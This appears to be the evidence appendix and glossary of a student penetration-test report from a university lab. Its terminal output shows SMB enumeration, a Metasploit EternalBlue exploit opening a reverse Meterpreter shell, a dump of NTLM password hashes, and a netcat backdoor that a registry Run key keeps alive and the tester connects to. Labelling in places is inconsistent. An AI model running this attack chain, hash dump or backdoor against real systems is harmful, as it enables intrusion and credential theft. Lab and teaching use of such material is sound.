
```
root@kali: ~/Desktop
File Actions Edit View Help
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:90:5C:93 (VMware)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.19.99.5\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 4.6.5)
|     Users: 1

root@kali:~/Desktop# sed -n '/IP address/, /Starting Nmap/ {/Starting Nmap/!p}' HAL_scan
IP address      NetBIOS Name  Server      User      MAC address
-----
10.19.99.12     HAL-PC-002    <server>    <unknown> 00:50:56:9d:01:66
10.19.99.5      HAL_FS        <server>    HAL_FS     00:00:00:00:00:00
10.19.99.10     HAL-PC-001    <server>    <unknown> 00:50:56:9d:f4:09
10.19.99.18     HAL-PC-005    <server>    <unknown> 00:50:56:9d:7d:5a
10.19.99.16     HAL-PC-004    <server>    <unknown> 00:50:56:9d:72:aa
10.19.99.14     HAL-PC-003    <server>    <unknown> 00:50:56:9d:48:86
Nmap done: 16 IP addresses (6 hosts up) scanned in 3.35 seconds
Nmap done: 16 IP addresses (6 hosts up) scanned in 1.62 seconds

root@kali:~/Desktop#
```

#### 5. Successful exploit of EternalBlue with Metasploit



The screenshot shows a Metasploit Meterpreter session. The user runs the 'exploit(windows/smb/ms17\_010\_eternalblue)' command. The output shows a successful exploit, with a message indicating that the ETERNALBLUE overwrite completed successfully (0xC000000D!). The session then transitions to a Meterpreter prompt.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit


[*] Started reverse TCP handler on 10.19.99.235:4444
[*] 10.19.99.116:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.19.99.116:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.19.99.116:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.19.99.116:445 - The target is vulnerable.
[*] 10.19.99.116:445 - Connecting to target for exploitation.
[+] 10.19.99.116:445 - Connection established for exploitation.
[*] 10.19.99.116:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.19.99.116:445 - CORE raw buffer dump (42 bytes)
[*] 10.19.99.116:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.19.99.116:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.19.99.116:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.19.99.116:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.19.99.116:445 - Trying exploit with 12 Groom Allocations.
[*] 10.19.99.116:445 - Sending all but last fragment of exploit packet
[*] 10.19.99.116:445 - Starting non-paged pool grooming
[+] 10.19.99.116:445 - Sending SMBv2 buffers
[+] 10.19.99.116:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.19.99.116:445 - Sending final SMBv2 buffers.
[*] 10.19.99.116:445 - Sending last fragment of exploit packet!
[*] 10.19.99.116:445 - Receiving response from exploit packet
[+] 10.19.99.116:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.19.99.116:445 - Sending egg to corrupted connection.
[*] 10.19.99.116:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.19.99.116
[*] Meterpreter session 1 opened (10.19.99.235:4444 -> 10.19.99.116:49158) at 2023-04-11 12:52:21 -0400
[+] 10.19.99.116:445 - -----
[+] 10.19.99.116:445 - -----WIN-----
[+] 10.19.99.116:445 - -----

meterpreter >
```

6. Users and password hashes from host 10.19.99.10

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b325c6099ceae4e5158e49e719cd6b06:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Professor:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
Tony:1006:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
meterpreter >
```

7. Confirmation that the host firewall is disabled

The screenshot shows a VMware Remote Console window titled "CYBERSECURITY TOXICLAB ACCESS". Inside, a Windows 7 desktop environment is visible. The taskbar at the bottom shows the Start button, a search bar, and several application icons including Internet Explorer, File Explorer, and Firefox. The desktop background is a dark blue Windows 7 logo. A command prompt window is open, displaying the following text:

```
meterpreter > reg queryval -k HKLM\software\microsoft\windows\currentversion\Run -v nc
Key: HKLM\software\microsoft\windows\currentversion\Run
Name: nc
Type: REG_SZ
Data: C:\windows\system32\nc.exe -Ldp 1999 -e cmd.exe
meterpreter > shell
Process 3172 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
Operational mode = Enable
Exception mode = Enable


Standard profile configuration (current):
Operational mode = Disable
Exception mode = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

C:\Windows\system32>
```



## 8. Validation of Netcat backdoor functionality



The screenshot shows a VMware Remote Console window titled 'CYBR430-Kali-2245-VLAN430-T301-10 - VMware Remote Console'. The terminal is running a Netcat listener on Kali Linux. It receives a connection from 10.19.99.110. The user runs 'nc -v 10.19.99.110 1999' to verify the connection, which shows '10.19.99.110: inverse host lookup failed: Host name lookup failure (UNKNOWN) [10.19.99.110] 1999 (?) : Network is unreachable'. Then, the user runs 'nc -v 10.19.99.110 1999' again, which shows '10.19.99.110: inverse host lookup failed: Unknown host (UNKNOWN) [10.19.99.110] 1999 (?) open'. The user then runs 'Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved.' and 'C:\Windows\system32>ipconfig'. The output shows the IP configuration for the Ethernet adapter Local Area Connection, including the IPv4 address 10.19.99.110 and the default gateway 10.19.99.1. The user then runs 'ipconfig' again, showing the same information. The terminal window has a dark background with a Kali Linux logo watermark.

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# nc -v 10.19.99.110 1999  
10.19.99.110: inverse host lookup failed: Host name lookup failure  
(UNKNOWN) [10.19.99.110] 1999 (?) : Network is unreachable  
root@kali:~# nc -v 10.19.99.110 1999  
10.19.99.110: inverse host lookup failed: Unknown host  
(UNKNOWN) [10.19.99.110] 1999 (?) open  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>ipconfig  
ipconfig  
Windows IP Configuration  
Ethernet adapter Local Area Connection:  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::75b4:25b8:72a4:ac16%11  
IPv4 Address. . . . . : 10.19.99.110  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.19.99.1  
Tunnel adapter isatap.{C8BE0650-1FA4-4856-B783-FA0B2EBF2D71}:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
C:\Windows\system32>
```

## 7. Glossary

**Backdoor:** A method of bypassing normal authentication to gain access to a system.

**Black-box Engagement:** Testing a system without prior knowledge of its internal workings.

**Computer Fraud and Abuse Act (CFAA):** A US law that prohibits unauthorized access to computers.

**CVE (Common Vulnerabilities and Exposures):** A list of publicly disclosed information security vulnerabilities and exposures.

**Electronic Communications Privacy Act (ECPA):** A US law that protects against unauthorized interception of electronic communications.



Enumeration: Listing resources and information on a network.

Exploit: A piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended behavior.

File Share: A resource on a network that can be accessed by multiple users.

IDS/IPS (Intrusion Detection System/Intrusion Prevention System): Security systems that detect and potentially prevent unauthorized access to a network.

Internal Network: The private network within an organization, separate from the public internet.

IoT (Internet of Things): Devices that connect to the internet and can communicate with each other, often embedded with sensors and software.

IP Range: A set of IP addresses defined by a starting and ending address.

Nebraska Revised Statute 28-1343 (Computer Crimes Act): A state law addressing computer-related crimes in Nebraska.

Passive Examination: Observing and gathering information without actively interacting with the target.

Penetration Test: A simulated cyberattack against a computer system to identify vulnerabilities that could be exploited by attackers.

Public-facing Web Services: Websites and applications that are accessible over the internet.

Remote Code Execution (RCE): The ability for an attacker to run arbitrary code on a remote machine.

Scanning: The process of examining a network to discover hosts, services, and vulnerabilities.

SIEM (Security Information and Event Management): Systems that provide real-time analysis of security alerts generated by applications and network hardware.

SMB (Server Message Block): A network protocol for sharing files, printers, and serial ports.

Social Engineering: The psychological manipulation of people into performing actions or divulging confidential information.

Vulnerabilities: Weaknesses in a system that can be exploited to cause harm.

Vulnerability Scanning: Automatically identifying security weaknesses in a network.

WAN/LAN: Wide Area Network (WAN) and Local Area Network (LAN), different scales of computer networks.

Wi-Fi Packet: A unit of data transmitted over a wireless network.